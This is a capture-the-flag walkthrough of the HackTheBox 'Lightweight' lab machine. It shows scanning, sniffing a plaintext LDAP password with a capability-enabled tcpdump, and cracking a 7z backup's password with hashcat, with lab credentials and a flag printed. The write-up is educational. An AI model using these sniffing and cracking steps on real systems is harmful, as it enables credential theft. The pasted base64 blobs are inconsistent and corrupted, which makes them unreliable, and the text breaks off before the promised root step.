


# HackTheBox – Lightweight



## Summary

- Authenticated against SSH using credentials generated via webserver.
- Captured an LDAP authentication request via TCPDump, revealing the password for ldapuser2.
- Discovered plain text password for ldapuser1 in backup.7z, this file was password protected but easily cracked.
- Ldapuser1 could run openssl with all permissions, this was used to create a new user with root permissions.

## Recon

I began by adding 10.10.10.119 to /etc/hosts as lightweight.htb.

This was followed up by port scans, only revealing SSH, HTTP and LDAP running.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ sudo nmap lightweight.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 09:37 EST
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.017s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
389/tcp    open  ldap


Nmap done: 1 IP address (1 host up) scanned in 4.28 seconds
driggzzzz@kali:~/Desktop/HTB/Lightweight$ sudo nmap lightweight.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 09:37 EST
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.018s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
389/tcp    open  ldap

Nmap done: 1 IP address (1 host up) scanned in 83.49 seconds
```


```
# Nmap 7.80 scan initiated Tue Nov 3 09:41:00 2020 as: nmap -sV -sC -p22,80,389 -oN nmap.txt lightweight.htb
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.014s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 19:97:59:9a:15:fd:d2:ac:bd:84:73:c4:29:e9:2b:73 (RSA)
|_  256 88:58:a1:cf:38:cd:2e:15:1d:2c:7f:72:06:a3:57:67 (ECDSA)
|_  256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
|_ http-title: Lightweight slider evaluation page - slendr
389/tcp    open  ldap     OpenLDAP 2.2.X - 2.3.X
|_ ssl-cert: Subject: commonName=lightweight.htb
|_ Subject Alternative Name: DNS:lightweight.htb, DNS:localhost, DNS:localhost.localdomain
|_ Not valid before: 2018-06-09T13:32:51
|_ Not valid after: 2019-06-09T13:32:51
|_ ssl-date: TLS randomness does not represent time
```


Visiting the webserver reveals the following page.



Info.php explains that bruteforcing will lead to an IP ban.



User.php explains that a system account named as the visitors IP address will be made accessible via SSH within 1 minute of the first HTTP request.



## FootHold

I successfully authenticated against SSH by using a username password combination of my IP address. This however only provides an extremely restricted environment.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ ssh 10.10.14.12@lightweight.htb
10.10.14.12@lightweight.htb's password:
[10.10.14.12@lightweight ~]$ whoami; hostname; id
10.10.14.12
lightweight.htb
uid=1003(10.10.14.12) gid=1003(10.10.14.12) groups=1003(10.10.14.12) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[10.10.14.12@lightweight ~]$
```

## Privilege Escalation – User: ldapuser2

Using *getcap* to enumerate for any binaries that my user might have permissions to use nets tcpdump, allowing non root users to access raw packet information.

```
[10.10.14.12@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
```

I used this capture none arp packets on the loopback interface, saving the output to out.pcap. After a short wait I converted this file to base64 to transfer across to my machine for analysis.


```
[10.10.14.12@lightweight ~]$ tcpdump -i lo -w out.pcap -n not arp
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C22 packets captured
44 packets received by filter
0 packets dropped by kernel
[10.10.14.12@lightweight ~]$ cat out.pcap | base64
1MOyoQIABAAAAAAAAAAAAAAAABAABAAAAZnShX6OlBgBKAAASgAAAAAAAAAAAAAAAAAgARQAA
PLogQABABleaCgoKdwoKCnfltgGF3fM+1QAAAAcGaqKTAIAIE/9cEAggKABYE9QAAAAABAwMG
ZnShX+OlBgBKAAASgAAAAAAAAAAAAAAAAAgARQAAPAAAQABABhG7CgoKdwoKCncBhcu2gaqQ
Ed3zPtagEqqqKTAIAIE/9cEAggKABYE9QAchPUBAwMGZnShXwGmBgBCAAAAQgAAAAAAAAAAAAA
AAAAAAgARQAANLohQABABlehCgoKdwoKCnfltgGF3fM+1oGqkBKAEAKrKSgAAAEBCAoAHIT1ABYE
9WZ0oV+MpgYAnQAAAJ0AAAAAAAAAAAAAAAAAAIAEUAAI+6IkAAQAZXRQoKCncKCgp3y7YBhd3z
PtaBqpASgBgCqymDAAABAQgKABYE9gAchPUwQIBAWBUAgEDBC11aWQ9bGRhcHVzZXIyLG91PVBl
```



I decoded the base64 on my machine and directed the output to out.pcap.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ echo "1M0yoQIABAAAAAAAAAAAAAAAAABABAAAAZnShX60lBgKAAASgAAAAAAAAAA
AAAgARQAA
> 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
> y7gBhehF7fTyIJqCqykoAABAQgKAB0w8gAdMPI=" | base64 -d > out.pcap
driggzzzz@kali:~/Desktop/HTB/Lightweight$ file out.pcap
out.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 262144)
```

Opening the pcap file in wireshark reveals several LDAP packets.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.119	10.10.10.119	TCP	74	52150 → 389 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1...
2	0.000064	10.10.10.119	10.10.10.119	TCP	74	389 → 52150 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 ...
3	0.000094	10.10.10.119	10.10.10.119	TCP	66	52150 → 389 [ACK] Seq=1 Ack=1 Win=43712 Len=0 TSval=1869045 T...
4	0.000233	10.10.10.119	10.10.10.119	LDAP	157	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb...
5	0.000247	10.10.10.119	10.10.10.119	TCP	66	389 → 52150 [ACK] Seq=1 Ack=92 Win=43712 Len=0 TSval=1869046 T...
6	0.018524	10.10.10.119	10.10.10.119	LDAP	80	bindResponse(1) success
7	0.018538	10.10.10.119	10.10.10.119	TCP	66	52150 → 389 [ACK] Seq=92 Ack=15 Win=43712 Len=0 TSval=1869064...
8	0.023750	10.10.10.119	10.10.10.119	LDAP	73	unbindRequest(2)
9	0.023775	10.10.10.119	10.10.10.119	TCP	66	52150 → 389 [FIN, ACK] Seq=99 Ack=15 Win=43712 Len=0 TSval=18...
10	0.024200	10.10.10.119	10.10.10.119	TCP	66	389 → 52150 [FIN, ACK] Seq=15 Ack=100 Win=43712 Len=0 TSval=1...
11	0.024217	10.10.10.119	10.10.10.119	TCP	66	52150 → 389 [ACK] Seq=100 Ack=16 Win=43712 Len=0 TSval=186907...
12	44.008887	10.10.10.119	10.10.10.119	TCP	74	52152 → 389 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1...
13	44.008930	10.10.10.119	10.10.10.119	TCP	74	389 → 52152 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 ...
14	44.008953	10.10.10.119	10.10.10.119	TCP	66	52152 → 389 [ACK] Seq=1 Ack=1 Win=43712 Len=0 TSval=1913054 T...
15	44.009022	10.10.10.119	10.10.10.119	LDAP	157	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb...
16	44.009033	10.10.10.119	10.10.10.119	TCP	66	389 → 52152 [ACK] Seq=1 Ack=92 Win=43712 Len=0 TSval=1869054 ...
17	44.024969	10.10.10.119	10.10.10.119	LDAP	80	bindResponse(1) success
18	44.024982	10.10.10.119	10.10.10.119	TCP	66	52152 → 389 [ACK] Seq=92 Ack=15 Win=43712 Len=0 TSval=1913070...
19	44.028382	10.10.10.119	10.10.10.119	LDAP	73	unbindRequest(2)
20	44.028404	10.10.10.119	10.10.10.119	TCP	66	52152 → 389 [FIN, ACK] Seq=99 Ack=15 Win=43712 Len=0 TSval=19...
21	44.028916	10.10.10.119	10.10.10.119	TCP	66	389 → 52152 [FIN, ACK] Seq=15 Ack=100 Win=43712 Len=0 TSval=1...
22	44.028932	10.10.10.119	10.10.10.119	TCP	66	52152 → 389 [ACK] Seq=100 Ack=16 Win=43712 Len=0 TSval=191307...

Following the TCP stream for these packets reveals ldapuser2 logging in, displaying their password in plain text.

```
Wireshark · Follow TCPStream (tcp.stream eq 0) · out.pcap
0Y...T....uid=ldapuser2,ou=People,dc=lightweight,dc=htb.8bc8251332abe1d7f105d3e53ad39ac20....a.
.....0....B.
```

This password was successfully used to su to the user - ldapuser2

```
[10.10.14.12@lightweight ~]$ su - ldapuser2
Password:
Last login: Fri Nov 16 22:41:31 GMT 2018 on pts/0
[ldapuser2@lightweight ~]$ whoami; hostname; id; cat user.txt
ldapuser2
lightweight.htb
uid=1001(ldapuser2) gid=1001(ldapuser2) groups=1001(ldapuser2) context=unconfined_u:unconfined_r:unconfined_t:s0-s0
:c0.c1023
8a866d3bb7e13a57aaeb110297f48026
```

## Privilege Escalation – User: ldapuser1

In ldapuser1's home directory there is an interesting file – backup.7z, I used base64 to transfer this to my machine.

```
[ldapuser2@lightweight ~]$ ls -la
total 1880
drwx-----. 4 ldapuser2 ldapuser2    197 Jun 21  2018 .
drwxr-xr-x. 6 root      root          77 Nov  3 14:48 ..
-rw-r--r--. 1 root      root        3411 Jun 14  2018 backup.7z
-rw-----. 1 ldapuser2 ldapuser2      0 Jun 21  2018 .bash_history
-rw-r--r--. 1 ldapuser2 ldapuser2     18 Apr 11  2018 .bash_logout
-rw-r--r--. 1 ldapuser2 ldapuser2    193 Apr 11  2018 .bash_profile
-rw-r--r--. 1 ldapuser2 ldapuser2    246 Jun 15  2018 .bashrc
drwxrwxr-x. 3 ldapuser2 ldapuser2     18 Jun 11  2018 .cache
drwxrwxr-x. 3 ldapuser2 ldapuser2     18 Jun 11  2018 .config
-rw-rw-r--. 1 ldapuser2 ldapuser2 1520530 Jun 13  2018 OpenLDAP-Admin-Guide.pdf
-rw-rw-r--. 1 ldapuser2 ldapuser2  379983 Jun 13  2018 OpenLdap.pdf
-rw-r--r--. 1 root      root         33 Jun 15  2018 user.txt
[ldapuser2@lightweight ~]$ cat backup.7z | base64
N3q8ryccAAQmbxM1EA0AAAAAIAAAAAAAAAI5s6D0e1KZKLpLx2xZ2BYN0807/Zlc4Cz0MOpB
lJ/010X2vz7S00nwbPjaNEbdPT3wq/EZAoUuSypOMuCW8Sszr0DTUbIUDWJm2xo9ZuHIL6nVFLVu
yJ06aEHwUmGK0hBZ05l1MHuY236FPj6/vvaFYDlkemrT0mP1smj8ADw566BEhL7/cyZP+Mj9u008
yU7g30/qy7o4hTZmP4/rixRUIQdS+6Sn+6SEz9bR0FCqYjNHiixCVWbWBjDZhdFdrgnHSF+S6icd
IIesg3tvkQFGXPSmKw7iJSRYcWVbGqFLJqKl1hq5QtFBiQD+ydpXcdo0y4v1bsfwWnXPJqAgKnBl
```

Attempting to unzip the file we are asked for a password, attempting the user accounts password is unsuccessful.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ 7z x backup.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
z (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password? : index.php
ERROR: Data Error in encrypted file. Wrong password? : info.php
ERROR: Data Error in encrypted file. Wrong password? : reset.php
ERROR: Data Error in encrypted file. Wrong password? : status.php
ERROR: Data Error in encrypted file. Wrong password? : user.php

Sub items Errors: 5

Archives with Errors: 1

Sub items Errors: 5
```

I used 7z2john.pl to convert the file to a hash that could be cracked and directed the output to backup.hash. In order for the hash to be recognized *backup.7z:* needed to be removed from the beginning of the file.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ locate 7z2john
/usr/share/doc/john/README.7z2john.md
/usr/share/john/7z2john.pl
driggzzzz@kali:~/Desktop/HTB/Lightweight$ /usr/share/john/7z2john.pl backup.7z > backup.hash
driggzzzz@kali:~/Desktop/HTB/Lightweight$ head -c 50 backup.hash
backup.7z:$7z$2$19$0$5$8$11e96ba400e3926d00000000000000000driggzzzz@kali:~/Desktop/HTB/Lightweight$
driggzzzz@kali:~/Desktop/HTB/Lightweight$ vi backup.hash
driggzzzz@kali:~/Desktop/HTB/Lightweight$ head -c 50 backup.hash
$7z$2$19$0$5$8$11e96ba400e3926d00000000000000000$180driggzzzz@kali:~/Desktop/HTB/Lightweight$
```



Using *hashcat -m 11600* against the file with the *rockyou.txt* wordlist successfully cracked the password and revealed it as *delete*.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ hashcat -m 11600 backup.hash /usr/share/wordlists/rockyou.txt --force --show
$7z$2$19$0$8$11e96ba400e3926d000000000000000$1800843918$3152$3140$1ed4a64a2e9a8bc76c59d8160d3bc3bbfd995ce02cf430ea41949ff4
d745f6bf3ed238e9f06e98da3446dda53df0abf11902852e4b2a4e32e0b0f12b33af40d351b2140d6266db1a3d66e1c82fa9d516556ec893ba6841f05261
8ad210593b9975307b98db7e853e3ebfbef6856039647a6ad33a63f5b268fc003c39eba04484beff73264ff8c8fdb8e3bcc94ee0df4feacbb388536663f
8feb8b1454890752fba4a7fba484cfd6d1d050aa6233478a2c425566d06030d985d15dae09c7485f92ea271d2087ac837b6f9101465cf4a62b0ee2252458
71655b1aa16526a2a5d61ab942d1418900fec9da5771da34c8bf56ec7f05a75cf26a0202a7065b8b020769d244d95e3166fdb9f4557324e090307e91bc7
adc7f56f5215fffd1463c7403c5725cbf006b46882439d629a14d4a1e25fafb202a1cfbac837eabf002f7ebfc87f20c67ff847c393a54e5724c29840016fa
76be0dfbb73a79fb2ec3f0e9c7b246525acad50d76c3fe31d75004e5bc3e93ce79aab2ddbc91c7ce9666503e3ab8dcdf269d4554baee5276c516d23fabf4
1610ff4f666ad5cf9dc6dc3bed7e1c0a2767f018ca3cd15a35a1fbefce479b649a5db00263b55c470fcb049327e7aeb849359a74a2444de7a3c025b3a9db
fd597e0cdf642c340982b650d69f2c48b1e6b823b460734f3c6f3c1e3917b6780b0e0fda60ce5b7d03d55ff1fa0a161b9aa876b7498c8104f28ca6c6c629d
6ca47c18e54bb237b62bd813d1cd47fddc87b9597ddf14aec439185f8b892dedb4bca949dbab74d72cd45dda311e0f38f219a1887bede5ec6697a8ab9f5
cec687e18f56ef2223015a3d717830f0aff0664e66ed51d185e965b55ce702135eb57f5efca251238f8e66f828c3d28d961dd09f244e735419273700e5ce
97b4fa9ee3d5b45f8b81c9d5af1436e70f75dc9657354807bcadcdf1e4f9432b29d55c21b59de59c933d0d96b0f3b89f871c14691faa63db3bdde5ca78f
2c470839d49690d82f5c8334d9a857af449b1cd4c140b1087f41d09fb46baf5f0e7228716f992635e99861621d0e99d9d649ad863d99adab4ba060ef19b1
8a3dc2c64815401867c852ea17b01a5c551249cef2a234a1d0a91be047e06678a35be7256cca9791590bbfc37ee200d1731c87a585003920ff52fc38f7
4da83c18284dbf171eda45fb0cba8d3ed09fc9d9e951ff95ae8b3326ec4d2cfeaaaca2890464a424f79718f044b6b7903c0f512744332f615f81e7a965df
81f78ae950b98df910660b4c85bbe5b6b9b4eb061868530d1dee292296ac18e0f3081048834129583b2a7fa88573039ec01657642450688464a2e9db9bf
9483d105875a30d855fe6c657a81ce5242a2a99887bdc1c786b57916b03a0d3cdddec1a0a8f94e6d9926ebf534a5b28fc4a4e16956941a5eb8718dbca21d
9464a4a970b77a5967483f1373c4dc04967b16164d9d9ef6824acfc63e20913234712b7abbc82f562aea65ef39d2bef6608d887cd5ff67966967a568a3d
c21f28ad393d2ab3ca85ff7b78eebd97f80d878e616121bb94020c6fb80f3780c41dba3b4c43fcceba9748f4d9a47d33454b491b95bafddedf04afc8b192
2e4a87534539d391fb948b59fccc1f5072c0af3c29afbbec26e2dfdf7c6d4e3a19fdb37cd49342bce7ec526b6594295b341fe6a1a2a5f399eadade6dcba8d
